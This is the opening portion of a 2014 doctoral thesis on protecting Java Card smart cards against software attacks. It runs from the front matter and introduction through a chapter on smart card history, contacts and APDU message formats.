Thèse de doctorat

UNIVERSITE DE LIMOGES

ECOLE DOCTORALE « Sciences et Ingénierie pour l'Information »

FACULTÉ DES SCIENCES ET TECHNIQUES

Année : 2014 Thèse N°X

THÈSE

pour obtenir le grade de

DOCTEUR DE L'UNIVERSITÉ DE LIMOGES

Discipline : Informatique

présentée et soutenue par

Guillaume BOUFFARD

le 10 octobre 2014

A Generic Approach for Protecting Java Card™ Smart Card Against Software Attacks

Thèse dirigée par le Professeur Jean-Louis LANET

Université de Limoges

“Lupus est homo homini”

Plautus

I dedicated this thesis to my parents, my sister and my Choupi.

Remerciements

La recherche est une succession de rencontres, généralement autour d'un verre où l'on n'hésite pas à refaire le monde. Durant cette thèse, j'ai eu la chance de rencontrer de nombreuses personnes de milieux et d'origines différents. De belles rencontres ont jalonné ces trois années de travail. Il est à présent temps d'avoir une pensée pour ceux qui ont su me soutenir, m'encourager ou encore me ramener les pieds sur terre.

Je dois l'admettre, écrire ces remerciements fût un exercice délicat qui attirera, je n'en doute pas, le lecteur, curieux de savoir si j'ai eu une pensée pour lui.

La toute première personne que je souhaite remercier est Jean-Louis Lanet qui m'a fait l'honneur de diriger cette thèse. Sans son soutien, sa patience, son engouement et sa gentillesse, le travail décrit dans ce mémoire n'aurait probablement jamais vu le jour. Responsable d'équipe comme on en rencontre rarement, Jean-Louis est une personne toujours à l'écoute, motivée et avec qui échanger est un réel plaisir. Je lui souhaite pleins de choses dans la nouvelle aventure qui l'attend.

Je souhaite également remercier toutes les personnes qui ont contribué à la validation de cette thèse. Tout d'abord merci à David Naccache et Peter Ryan d'avoir accepté d'être les rapporteurs de mon mémoire et d'avoir consacré une partie précieuse de leur temps à sa relecture. Je suis également très reconnaissant à Erik Poll, Emmanuel Prouff et Éric Vétillard d'avoir bien voulu faire partie de mon jury. Je souhaite aussi mentionner Christophe Clavier, Aude Crohen, Jean Dubreuil, Cuong Hoang Quoc, Mehdi Moustakim, Tiana Razafindralambo et Antoine Wurcker qui ont patiemment relu, commenté et (beaucoup) corrigé les versions préliminaires de ce mémoire.

Je tiens également à remercier la région Limousin d'avoir financé cette thèse. Le Limousin est une région où il fait bon vivre et où j'ai rencontré des gens avec qui j'ai pris plaisir à travailler et partager de bons moments. À l'Université de Limoges, j'ai pu travailler avec des personnes de compétences et connaissances différentes. Merci à Benoit, Evans, Guillaume, Nicolas et Richard de m'avoir fait découvrir les joies de la synthèse d'image. Tant de travail pour quelques secondes de beauté me surprendra toujours. Merci à Razika et Samiya pour leurs gentillesses. Bon courage, les filles, pour la suite ! Enfin, merci à tous les chimistes, plus particulièrement à Benj' dit « Gros » et son fils spirituel Olivier, alias « P'tit Gros », Amandine, Florian, Jihane, Kerim, Manu, Pierre-Henri et Rachida qui ont réussi, généralement autour de bonnes mousses à l'Obrian, à me faire partager leurs passions et leurs doutes. J'ai enfin une pensée pour Odile Duval, Sylvie Laval et Julie Urroz pour leur amitié et leur aide dans les méandres dadministratifs. Merci à Hubert Mercier pour son amitié et son aide précieuse quand mon ordinateur me boudait. Je tiens à remercier aussi tous ces étudiants, la plupart anonyme, qui ont su m'aider durant cette thèse. Merci, entre autre, à Afef, Anis, Fandi, Mohammed Ranim et Rokia.

Sur une touche plus personnelle, je tiens à remercier les Leo de Limoges qui m'ont supporté pendant ces trois ans. J'ai passé de très bons moments que je garderais à jamais dans mon cœur. Merci aussi à Agnès Coussot pour son amitié. Merci à Pascaline Lanet et Sylvie Michel-Dange de m'avoir fait partager leur joie de vivre. Merci beaucoup à Adil, Arnaud, Aymerick, Cha, Christian, Coralie, Damien, Jenny, Juju, Julie, Lulu, Mahmoud, Marie, Matthieu, Mimi, Philippe, Romain, Sarah, Tom, Toto, Vincent et tous les autres pour leur soutien et leur amitié qui, même avec la distance, sont toujours là.

Je tiens aussi à remercier mes parents et ma sœur pour pour leur soutien sans faille durant toutes ces années. Merci de m'avoir permis de poursuivre mes études sans trop savoir ce sur quoi je déboucherai. Rassurez-vous, maintenant c'est fini !

Je ne pouvais pas finir ses remerciements sans avoir remercier ma Choupi. Merci de me supporter et de rendre la vie tellement agréable. Merci d'avoir été présente durant tous ses moments où mes travaux de recherche ont pris le dessus sur le reste. Merci d'avoir cru en moi quand je n'y croyais plus et surtout merci d'être celle qui éclaire mon chemin.

Foreword

« *Si la chance n'est pas avec moi, tant pis pour elle !* »

— Once said by Christophe Clavier.

On our daily life, smart cards are the keystone of our security throughout the world. Most smart cards are based on the Java Card[1] technology. Such a smart card embeds a Virtual Machine (VM) to execute applications upon a friendly development environment. This approach increases the security of the platform. In 2014, around 7.7 billion of smart secure elements will be sold.

The security of the Java Card platform has been mainly studied by the literature. Until 2010, the Java Card platform suffers of two kinds of attacks: software and physical attacks. Physical attacks are focused on the cryptographic algorithms' implementation to retrieve cryptographic keys through side channel attacks [Cla07a,Koc96] or fault injection [BE+04,Cla+13b]. Software attacks are based on the fact that the runtime relies on the Byte Code Verifier (BCV) to avoid costly tests. Then, once someone finds an absence of a test during runtime, there is a possibility that it leads to an attack path. Mainly, an attack aims at confusing the applet's control flow upon a corruption of the Java Card Program Counter or perturbation of the data [IC+10].

At CARDIS 2010, Barbu et al. [Bar+10] introduced a new kind of attack where a laser beam injection perturbs an application. This application was compliant with the Java security rules and was installed on a card where an embedded BCV had checked it. During the runtime, the application is modified and an ill-formed code is executed. Their attack proves that a embedded BCV can only prevent the installation of an ill-formed applet. But, an application can become an ill-formed one via laser beam injection. As pointed by Vétillard et al. [Vét+10], combined attack is a software attacks' enabler on smart card.

This thesis began few months after the publication of these papers. This dissertation relates the research undertaken within Smart Secure Devices (SSD) team in the XLIM laboratories. This thesis aims at proposing a generic approach to improve and introduce efficient and affordable high-level countermeasures which cover Java Card platform against the software attacks.

[1] Java and Java Card are registered trademarks of Oracle Inc. in the United States of America and other countries.

Contents

Foreword **i**

List of Figures **v**

List of Tables **vii**

Glossary **ix**

Acronyms **xi**

1 Introduction **1**

I Study Context **5**

2 The Smart Card **7**

2.1 The History of the Smart Card 8
2.2 The Design of the Modern Smart Card 10
2.3 Smart Card's Ecosystem 14
2.4 Conclusion 15

3 The Java Card Technology **17**

3.1 The Java Technology 18
3.2 Java Card Platform 21
3.3 Conclusion 30

II State of the Art **31**

4 Attacks on Java Card Smart Card **33**

4.1 Product Card with no Post-Issuance Allowed 34
4.2 Product Card with Post-Issuance Allowed 37
4.3 Development Card 42
4.4 Conclusion 45

5 Software Countermeasures **47**

5.1 Applicative Countermeasures 48
5.2 System Countermeasures 52

5.3 Dynamic Security Mechanisms . . . 54
5.4 Conclusion . . . 55

III Contribution **57**

6 Fault Tree Analysis **59**
6.1 State-of-the-art Fault Tree Analysis in Security Analysis . . . 60
6.2 Smart Card Vulnerability Analysis using Fault Tree Analysis . . . 61
6.3 Exploitation of the Discovered Attack Vectors . . . 67
6.4 Conclusion . . . 68

7 Java Card Control Flow Security **69**
7.1 Method Invocation and Return . . . 71
7.2 Security of the Branching Instructions in Java Card . . . 82
7.3 Enabling Malicious Byte codes inside Java Based Smart Card . . . 91
7.4 Security Automatons to Protect the Java Card Control Flow . . . 93
7.5 Conclusion . . . 97

8 Security of the Java Card Linker **99**
8.1 Overview of the Java Card Linking Process . . . 100
8.2 A Man in the Middle Attack Upon the Off-Card Linker . . . 101
8.3 Confusion of the On-Card Linker . . . 105
8.4 Conclusion . . . 109

9 Experimental Results **111**
9.1 Tools Developed during this Thesis . . . 111
9.2 Embedded Countermeasures . . . 113
9.3 Evaluation of Attacks against the Control Flow . . . 115
9.4 Evaluation of Attacks against the Java Card Linker . . . 121
9.5 Evaluation of the Countermeasures . . . 125
9.6 Conclusion . . . 128

10 Conclusion and Future Works **131**

Appendices **135**

A Overview of the State-of-the-Art Java Card Security **137**

Publications **139**

Bibliography **141**

List of Figures

2.1 The *diners' club* card . . . 8
2.2 The first American Express card. . . . 8
2.3 The smart ring. . . . 10
2.4 The Bull CP8. . . . 10
2.5 Smart card's pin out [Wik14]. . . . 12
2.6 An APDU command. . . . 12
2.7 An APDU response. . . . 13
2.8 General architecture of the smart card internal circuit [Bar12, with modifications]. 13
2.9 Smart card structure and packaging [Wik14, with modifications]. . . . 14
2.10 Decapsulated smart card chip [IOA12]. . . . 14

3.1 Java toolchain mechanism. . . . 19
3.2 The Java architecture. . . . 22
3.3 High-level architecture of the Java Card 3 platform [SM08]. . . . 24
3.4 The Java Card security model. . . . 25
3.5 Dependencies between each CAP file component [Ham12]. . . . 27
3.6 The Java Card architecture. . . . 28

4.1 Vulnerable "Square and Multiply" step of modular exponentiation. . . . 34
4.2 Representation of an applet stored in a Java Card memory. . . . 45

5.1 Application's control flow graph. . . . 51

6.1 The causal relationship between two events. . . . 61
6.2 Code integrity tree. . . . 62
6.3 Execution of ill-formed code. . . . 64
6.4 The executed code is not the loaded one. . . . 65
6.5 The executed code is not the stored one. . . . 66
6.6 Data integrity tree. . . . 66

7.1 Indirection table usage. . . . 74
7.2 A Java Card stack. . . . 76
7.3 Java Card stack during a method invocation. . . . 79
7.4 Java Card frame stack state when the method return is corrupted. . . . 80
7.5 Control flow graph of the applet constructor. . . . 95
7.6 Applet constructor automatons. . . . 95
7.7 Applet constructor automatons. . . . 96

8.1 The on-card linking process. 102
8.2 The Architecture of the man in the middle into the Java Card smart card. 103

9.1 Modus operandi of the man-in-the-middle against the off-card linker. 122

List of Tables

4.1 Existing fault model. 36

5.1 List of annotations. 54

7.1 Array with the called methods. 72
7.2 List of addresses in the EEPROM. 73
7.3 Dual stack: push a value. 81
7.4 Dual stack: push a reference. 81
7.5 Typed stack: push a second reference. 81
7.6 Basic representation of the automatons. 96
7.7 Summarise of the attacks against the Java Card control flow. 98

8.1 Overview of the attacks on the Java Card linker. 109

9.1 Cards used during this evaluation. 112
9.2 Runtime countermeasures. 114
9.3 Each tested card's returned value for the native method call. 115
9.4 Cards used during this evaluation of EMAN2 attack. 118
9.5 Sum up of the evaluated cards against a heap type confusion. 119
9.6 Evaluation of the attacks against the finally-clause instruction. 120
9.7 Overview of attacks against the application's control flow. 121
9.8 Overview of attack's evaluation against the off-card linker. 122
9.9 Returned values 124
9.10 Overview of attacks against the Java Card linker. 125
9.11 Dual stack evaluation. 127
9.12 Overview of attacks against the application's control flow. 129

Glossary

AES The Advanced Encryption Standard (AES) is a symmetric-key algorithm for encryption of electronic data established by the U.S. National Institute of Standards and Technology (NIST) in 2001. It supersedes the Data Encryption Standard (DES).

Byte code Byte code is a form of instruction set designed for efficient execution by a software interpreter. The byte code is machine-independent code generated by the compiler and executed by the Java virtual machine.

DES The Data Encryption Standard (DES) is a symmetric-key algorithm for the encryption of electronic data. It was developed in the 70s at IBM and based on the Feistel function .

EEPROM Electrically-Erasable Programmable Read-Only Memory (EEPROM) is a non-volatile memory where each pages can be independently read, erased, and re-written.

MNO Mobile Network Operator (MNO) provides wireless communications services and owns or controls all the elements require to sell and deliver services to an end user.

PIN Personal Identification Number (PIN) is used to authenticate the owner for automated teller machines and credit cards.

RAM Random Access Memory (RAM) is a memory where data are stored as volatile.

ROM Read Only Memory (ROM) is a non volatile memory which can be infinitely read. Once data has been written onto a ROM chip, it cannot be removed.

RSA Rivest Shamir Adleman (RSA) is RSA a public-key cryptosystem widely used for secure data communication .

Shellcode A shellcode is a small fragment of code used as the payload in the exploitation of a software vulnerability.

SIM A Subscriber Identity Module (SIM) is a smart card required by mobile phone devices to identify and authenticate subscribers.

Acronyms

AID Application IDentifier.

APDU Application Protocol Data Unit.

API Application Programming Interface.

BCD Binary-Coded Decimal.

BCV Byte Code Verifier.

BDMP Boolean logic Driven Markov Process.

CAP Converted Applet.

CFG Control Flow Graph.

CPN Colored Petri Net.

CPU Central Processing Unit.

FHA Functional Hazard Analysis.

FIRE Fault Injection for Reverse Engineering.

FMEA Failure Mode and Effect Analysis.

FTA Fault Tree Analysis.

G&D Giesecke & Devrient.

GP GlobalPlatform.

GPL GNU General Public License.

I/O Input/Output.

IT Information Technology.

ITSEF Information Technology Security Evaluation Facility.

JCDK Java Card Development Kit.

JCF	Java Card Forum.
JCK	Java Compatibility Kit.
JCRE	Java Card Runtime Environment.
JCVM	Java Card Virtual Machine.
JIT	Just In Time.
JNI	Java Native Interface.
JPC	Java Program Counter.
JVM	Java Virtual Machine.
MMU	Memory Management Unit.
NVM	Non Volatile Memory.
OS	Operating System.
OTP	One Time Password.
PDA	Personal Digital Assistant.
RFID	Radio-Frequency IDentification.
SCADA	Supervisory Control And Data Acquisition.
SCARE	Side Channel Analysis For Reverse Engineering.
SW	Status Word.
TLV	Tag Length Value.
UML	Unified Modeling Language.
USB	Universal Serial Bus.
VM	Virtual Machine.

Chapter 1

Introduction

"Begin at the beginning" the King said gravely, "and go on till you come to the end; then stop"

— Lewis Carrol, *Alice in Wonderland*

Storing private and secret data requires secure elements which protect our assets against illegal access. A secure element is a tamper-resistant platform which securely hosting applications and their confidential and cryptographic data. The secure elements are everywhere around us – from computers, cars, TV sets, secure SD cards, video game consoles and connected devices as mobile phone, cars, fridge to next-gen devices. The most famous secure element is the smart card which moved to everyday life.

A smart card is a secure, efficient and cost effective embedded system device that contains of a microprocessor, memory modules (Random Access Memory (RAM), Read Only Memory (ROM), Electrically-Erasable Programmable Read-Only Memory (EEPROM)) serial Input/Output (I/O) interfaces and data bus. On chip operating system is stored in ROM and the applications are stored in the EEPROM. On recent smart cards, the operating system boots on the ROM memory and continues with the Flash memory. In this case, the application is stored on the Flash memory.

A smart card can also be viewed as an intelligent data carrier which can store data in a secured manner and ensure data security during transactions. Security issues are one major area of hindrance in smart card development and the level of threat imposed by malicious attacks on the integrated software is of a high concern. To overcome this, industries and academia are trying to develop countermeasures which protect the smart card from such attacks and keep transactions secured [Bou+11c]. Size constraints restrict the amount of on chip memory and a majority of smart cards on the market have at most 5 kB of RAM, 256 kB of ROM, and 256 kB of EEPROM which has a deep impact on software design. The first tier safety relates to the underlying hardware. To resist to an internal bus probing, all components (memory, Central Processing Unit (CPU), crypto-processor, etc.) are on the same chip which is embedded with sensors covered by a resin. Such sensors (light sensors, heat sensors, voltage sensors, etc.) are used to disable (temporarily or permanently) the card or its applications when a physically attacked is detected. The software is the second security barrier. The embedded programs are usually designed neither for returning nor for modifying sensitive information without guarantying that the operation is authorised.

All applications stored in the smart card should be resistant to attacks. It is important to analyse all the possible attack paths to mitigate them through adequate software countermeasures.

Software Security and Smart Card

From few decades, the smart card's security is related to hardware security field. Using channel side attacks [Cla07a,Koc96] or a fault injected [BE+04,Cla+13b] on the chip can retrieve secret cryptographic keys used by the attacked cryptographic algorithm implementation.

The smart card's software security depends on the respect of the Common Criteria and some other development guidelines which specified the security requirements expected for the targeted implementation. The security level of an implementation is verified, an Information Technology Security Evaluation Facility (ITSEF) evaluates the products and checks the security requirements based on the state of the art.

Before 2010, only three scientific publications [IC+10,Mos+08,Wit03] described new software attacks against smart card. These attacks can be split into two categories: ill-formed application and bug exploitation. The ill-formed application attacks succeeded because the card is not able to verify that the code to execute is valid. A bug can exploit legal instructions when some checks are missing. That allows the attacker to access unauthorised elements to set a system register for example. These attacks can be counteracted by a code verifier embedded on the targeted card. Embed this security component is a difficult work widely studied in the literature [Bas+99,Cas02b,Ler02,Ros03]. Nonetheless, nowadays few cards embed a partial code verifier.

In 2010, Barbu et al. [Bar+10] have introduced the concept of combined attacks where a physical attack enables a software attack. In this case, a legal application successfully verified by a code checked is loaded on a card. During the runtime, an external fault confuses the application to execute ill-formed instruction. As pointed by Vétillard et al. [Vét+10], the hardware attacks are a software attacks enabler on smart card.

Motivation and Overview

This thesis began few months after these publications. Mainly focused on how a code checker can be embedded into the smart cards, the manufacturers hardly ever embed countermeasure against combined attacks. These countermeasures are executed during runtime but they are often inefficient. Moreover, several countermeasures are designed in a bottom-up approach, in such a way that they cut efficiently the attack path but a new avatar of an attack path can be found easily.

This thesis aims at designing a top-down approach to mitigate the attack by protecting the assets instead of blocking the attack path. In order to have a generic view of all the attacks, we propose to use a fault tree analysis. This method used in safety analysis helps to understand and model a set of events which represent the attack paths and the means to eradicate them. This thesis adapts this method to Java Card vulnerability analysis.

This dissertation is split intro three parts. The first part sets the context of our researches. Chapter 2 introduces the smart card in its architecture and its environment. Chapter 3 presents the Java Card technology which aims at being a friendly development environment where Java-based applications are securely executed. This technology is widely used in the smart card world and it is embedded in most smart cards worldwide.

The second part surveys the state of the art. A smart card embeds critical information which interest evil-minded people. To increase the security of these cards, some attacks and countermeasures had been proposed by the literature. They are surveyed in the second part of this thesis. Chapter 4 details the already known attacks against smart cards and more particularly Java Card platforms. Chapter 5 describes the state-of-the-art software countermeasures developed to protect the card against the software attacks.

The third part explains the contributions of this thesis. The state of the art is often though with a bottom-up approach. Moreover, often countermeasures are dedicated for protecting the device against a specific attack path. Chapter 6 applies the Fault Tree Analysis in the smart card domain. This chapter defines the properties that must be ensured: integrity and confidentiality of smart card data and code. By modelling the conditions, new attack paths are discovered to get access to the smart card contents. During this thesis, we mainly focus on how to protect the code integrity. Breaking the code integrity should breach the data integrity and the confidentiality of the code and data. This thesis presents two ways to break the code integrity: cheating the application's control flow or corrupting the Java Card linker. Using the fault tree approach, Chapter 7 presents newly disclosed attack paths which change smart card control flow security. This chapter also introduces high-level countermeasures to cover the control flow security. Next, Chapter 8 focuses on the Java Card linker to improve its security. Indeed, during the installation of an application, corrupting the linker aims at installing a different application from the one loaded on the card. This chapter also presents countermeasures to prevent the linker to be corrupted. Finally, The results shown in Chapter 9 validate our approach. This thesis concludes by its perspectives.

Part I

Study Context

Chapter 2

The Smart Card

"With the advent of the transistor and the work in semiconductors, it seems now possible to envisage electronics equipment in a solid block with no connecting wires. The block may consist of layers of insulating, conducting, rectifying, and amplifying materials, the electrical functions being connected directly by cutting out areas of various layers."

— Geoffroy Dummer

Contents

2.1 The History of the Smart Card 8

2.1.1 The Roots of the Smart Card 8

2.1.2 The Genesis of the Modern Smart Card 9

2.2 The Design of the Modern Smart Card 10

2.2.1 Physical Requirements 11

2.2.2 Communication with the External World 12

2.2.3 Inside the Chip 13

2.3 Smart Card's Ecosystem 14

2.4 Conclusion 15

In daily life, one uses smart cards which help them to pay money for travel, phone, etc. And now, it attracts a lot of markets' attentions. The Eurosmart association forecasts that 7.7 billion smart secure elements, included smart cards, will be sold in 2014 [Eur14].

This chapter aims to introduce the smart card. First, its history is presented in Section 2.1. After describing the invention of the modern smart card, the internal architecture of the recent card is described in Section 2.2. To finish, Section 2.3 presents often typical applications of smart cards before concluding this chapter.

2.1 The History of the Smart Card

2.1.1 The Roots of the Smart Card

At the beginning of year 1950 [Mil50], to ease payment of the New Yorker *Diners' club* members, Frank McNamara, in charge of the financial part, proposed a plastic payment card. A customer who have no cash then could pay the bill easily. The *Diners' club* card, Figure 2.1, was the first bank card and it was used by 200 customers and accepted in 27 restaurants in New York city.




Figure 2.1: The *diners' club* card (from: [Woo+11]).

The American Express credit card appeared in 1956 and its sample is presented in Figure 2.2. The Bank of America distributed the card called *BankAmericard* since 1958. Nowadays, this card is known as Visa card.




Figure 2.2: The first American Express card. (source: [Woo+11]).

In the 60s, IBM engineers, in narrow link with the American government, used magnetic strips to secure the storage system on plastic card. This process is described by Svigals in [Svi12]. London public transport and the urban area of San Francisco transits set up tickets on magnetic strips that we use everyday. Today, the MIFARE technology aims at changing tickets on magnetic strips by contactless cards.

2.1.2 The Genesis of the Modern Smart Card

Contrary to what the French people think, the invention of the smart card is not only due to the French Roland Moreno. Indeed, since 1947, the British Geoffroy Dummer laid the foundation for the future of the smart card. As an Electronics engineer from the Ministry of Defence of England, he designed a portable memory which could embed at around 64 bits of data. Its memory is made of a substratum Bakelite[1] where are printed very fine brass tracks. This memory should be set under an important electric current. Dummer presented his works [Dum] in 1952.

In 1969, two German engineers Jürgen Dethloff and Helmut Gröttrup, at the Giesecke & Devrient (G&D) company, invented the first integrated circuit containing a microcontroller in a plastic card. Their idea did not yet exist on any market and they patented it [Det72] in 1972. They had to wait until 1982 to see these cards used for the French phone booths.

Quickly after, in 1970, the Japanese researcher Kunitaka Arimura is the first and only one who patented the concept of smart card in Japan. At the same time, Jules Ellingboe submitted a patent [Ell72] which describes an electronic payment card.

In 1974, the jack-of-all-trades Roland Moreno designed a card what will be the modern smart card. Through his company, Innovatron, he patented a smart chip dedicated to store and exchange sensitive data [Mor78]. In [Mor76], Moreno devised a software and hardware mechanism, presented as inviolable, preventing the memory from non authorised access. For that purpose, Moreno used an inhibitor mechanism. His proposed inhibitor can be:

- an internal comparison of the PIN,
- an error counter which can enable the chip destruction due to the repeated submission of a wrong PIN,
- a mechanism to execute a simple process,
- an access protection (read and write) on specific areas. Those sensitive areas can contain secret codes, cryptographic keys, etc.

Those mechanisms, improved today, are still used in the modern smart card. The chip prototype, designed by Moreno is shown in Figure 2.3.

2.1.2.1 When The Card Becomes Smart

In 1975, the Honeywell Bull company, thanks to the work of Bernard Badet, François Guillaume and Karel Kuzweil patented [Bad+80] a portable card such as a credit card. This card embeds an electrical signal processing mechanism.

[1]It is the first plastic makes from polymers synthetic.




Figure 2.3: The smart ring (source: http://www.rolandmoreno.com).

In 1977, again, the German Dethloff who patented a card with portable memory embedding inhibitors into the microcontroller. The main advantage of this technique is that the microcontroller is easily reconfigurable through a programming mechanism.

One year later, Michel Ugon proposed a patent with the Bull company, a non volatile memory named Self-Programmable One-chip Microcomputer (SPOM). Through this technology, there is also possible to embed the Moreno's inhibitor inside the chip. In 1979, the Bull company presented the first smart card named Bull CP8, as shown in Figure 2.4. This card has an 27C16 EEPROM with 16 bytes and a 8-bit microprocessor. So, the card becomes a smart device.

Figure 2.4: The Bull CP8.

The curious reader can delve into this epic story through this retrospective of the smart card [She+04].

2.2 The Design of the Modern Smart Card

To interact with its environment, the smart card is compliant with the ISO/IEC 7816 [ISO07]. The ISO/IEC 7816 standard is split into fifteen parts standardised in 1998 and revisited regularly:

- Part 1: Cards with contacts – Physical characteristics;
- Part 2: Cards with contacts – Dimensions and location of the contacts;

- Part 3: Cards with contacts – Electrical interface and transmission protocols;
- Part 4: Organisation, security and commands for interchange;
- Part 5: Registration of application providers;
- Part 6: Interindustry data elements for interchange;
- Part 7: Interindustry commands for structured card query language;
- Part 8: Commands for security operations;
- Part 9: Commands for card management;
- Part 10: Electronic signals and answer to reset for synchronous cards;
- Part 11: Personal verification through biometric methods;
- Part 12: Cards with contacts – Universal Serial Bus (USB) electrical interface and operating procedures;
- Part 13: Commands for application management in a multi-application environment;
- Part 15: Cryptographic information application.

As presented by the standard, parts 1, 2, 3, 10 and 12 are specific to cards with galvanic contacts and three of them specify electrical interfaces. The other parts are independent of the physical interface technology and they apply to cards which can be accessed by contacts and/or by contactless technology [Wik14].

2.2.1 Physical Requirements

Mainly packaged into a piece of plastic, the smart card is composed by a chip located under the contact area. On a contact smart card, the contact area measures one square centimetre, comprising several gold-plated contact pads. Those pads provided electrical signal when the card is inserted into a reader. Indeed, the card needs not only external power supplies to work but also clock and reset signal. Specified by the ISO/IEC 7816 part 2, the smart card has 8 contacts (Figure 2.5) where:




Figure 2.5: Smart card's pin out [Wik14].

- Contact C1 is assigned to supply voltage (Vcc);
- Contact C2 is assigned to reset signal (RST);
- Contact C3 is assigned to the external clock signal (CLK);
- Contact C4 is reserved for future used (RFU);
- Contact C5 is assigned to electric ground (GND);
- Contact C6 is assigned to variable supply voltage (Vpp)
- Contact C7 is assigned to data I/O signal;
- Contact C8, as the contact C4, is RFU.

Since the USB connection is more and more used to communicate with the smart card, contacts C4 and C8 are used for to exchange which the host.

Recent smart cards are contactless. The chip is also connected to an antenna integrated into the plastic body. The communication is done over the air thanks the Radio-Frequency IDentification (RFID) technology [ISO00,ISO04].

2.2.2 Communication with the External World

To exchange information with the host, a smart card is compliant with ISO/IEC 7816-3. This part specifies the two low layout protocols used to transmit information. The two transmission protocols are T=0 – a character-level transmission protocol – and T=1, as a block-level transmission protocol. For the contactless card, the ISO 14443-4 standardises the transmission protocol based on the T=0 and T=1 protocols.

In additional to those low level transmission protocols, the ISO/IEC 7816-4 defines the Application Protocol Data Unit (APDU). There are two categories of APDU messages: APDU commands from the host to the card and APDU responses sent by the card to the host. An APDU command contains a mandatory 4-byte header (`CLA`, `INS`, `P1`, `P2`) and from 0 to 255 bytes of data. The size of those data is represented by the `Lc` element and the response size expected is set into the `Le` value.

Header				Body		
CLA	INS	P1	P2	Lc	Data field	Le

Figure 2.6: An APDU command.

An APDU response is sent by the card to the reader. This response contains a mandatory 2-byte Status Word (SW) and from 0 to 255 bytes of data. The length of the data replied by the card can be indicated on the begin of the APDU response.

Data length	Data field	SW

Figure 2.7: An APDU response.

2.2.3 Inside the Chip

Contrary to all other smart card's parts, the internal elements' documents are not public by the manufacturer. One knows that a smart card is a device which embeds microprocessors and memories. Modern smart cards have a processor and a crypto-processor optimised to compute cryptographic operations. Its memory is composed by a RAM module, a ROM area and a Non Volatile Memory (NVM) (like EEPROM module) part. On the new smart cards, the ROM and NVM modules are merged into a flash memory. The main smart card's architecture is shown in Figure 2.8.




Figure 2.8: General architecture of the smart card internal circuit [Bar12, with modifications].

Each memory has a different aim. In a smart card, the Operating System (OS) and miscellaneous information (programs, Application Programming Interface (API) and data) are stored in the ROM part. Personal information is set in the card during a personalisation process, and programs installed after the card delivery are placed into the EEPROM memory.

Inside the plastic body, the smart card's chip is packaged below the gold-plated contact as presented in Figure 2.9. Often protected by a shield, the encapsulated chip is sticked with an adhesive to the gold-plated contact pads. The wires are used to connect the chip to the contact are often very thin.

To prevent invasive attacks, the smart card's chip embeds many sensors (for detecting light, thermal modification, etc.), memories' redundancy and a shield. From a Scanning Electron Microscope (SEM), the smart card's chip is like that one shown in Figure 2.10.

The process used to depackage a chip is presented by Skorobogatov in [Sko05]. Once opened, the chip can reveal crucial information.

